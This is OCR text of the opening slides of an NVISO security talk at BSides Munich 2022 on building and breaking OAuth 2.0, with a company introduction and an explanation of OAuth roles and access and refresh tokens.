

Going Against the Flow

How to Build and Break OAuth 2.0

Dominik Holzapfel & Claudia Ully
BSides Munich 2022

nviso

Who we are

Who we are: NVISO

Our Company

NVISO is a pure play **Cyber Security consulting firm** of 150+ specialized security experts and founded in 2013.

We have offices in **Belgium** and **Germany** (Frankfurt & Munich).

Our mission is to **safeguard the foundations of European society from cyber attacks.**

Our DNA

Pride: We are proud of who we are and what we do.

We care: We care about our customers and people.

Break barriers: We challenge the status quo by continuous innovation.

No BS: We keep our promises and don't fool around.

Our Research

We invest 10% of our annual revenue in innovation to ensure we stay on top of our game; innovating the things we do, the technology we use and the way we work form an essential part of this.

Follow us on :

@NVISOsecurity and @NVISO_Labs

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
Our Services

We have a **strong track record** providing information and cyber security services to the **Financial Services**, **Government & Defense** and **Technology** sector.
NVISO can support you throughout the **entire cyber security incident lifecycle**.

Why we are here

Understand why we need OAuth 2.0


Be aware of potential implementation flaws




Know different flows and where to use them

Know how to test for vulnerabilities


What we are going to do





The Story of the Stolen Wine


How it all began




Credential Sharing
is a Bad Idea

Letting a Client Store Credentials for other Services is a Bad Idea

Tokens are a Good Idea but Managing Them is Hard



The Basics

The ingredients

Resource Owner

Entity that can delegate access

Typically the end-user

Client

Third-party application that wants access to the Resource Owner's data at the Protected Resource

PUBLIC
can't keep secrets

CONFIDENTIAL
can keep secrets

Protected Resource

Server (usually an API) that holds data of the Resource Owner

Authorization Server

Central authorization point where the Resource Owner delegates access to the Client


Resource Owner
Client
Authorization Server
Protected Resource

The spices


ACCESS
represents delegated access, short-lived


REFRESH
allows to reauthenticate without re-requesting Resource Owner approval, long-lived

Must be Bearer token but no specific format defined

Can be random alphanumeric value or JSON Web Token

The recipe – What we are going to cook today

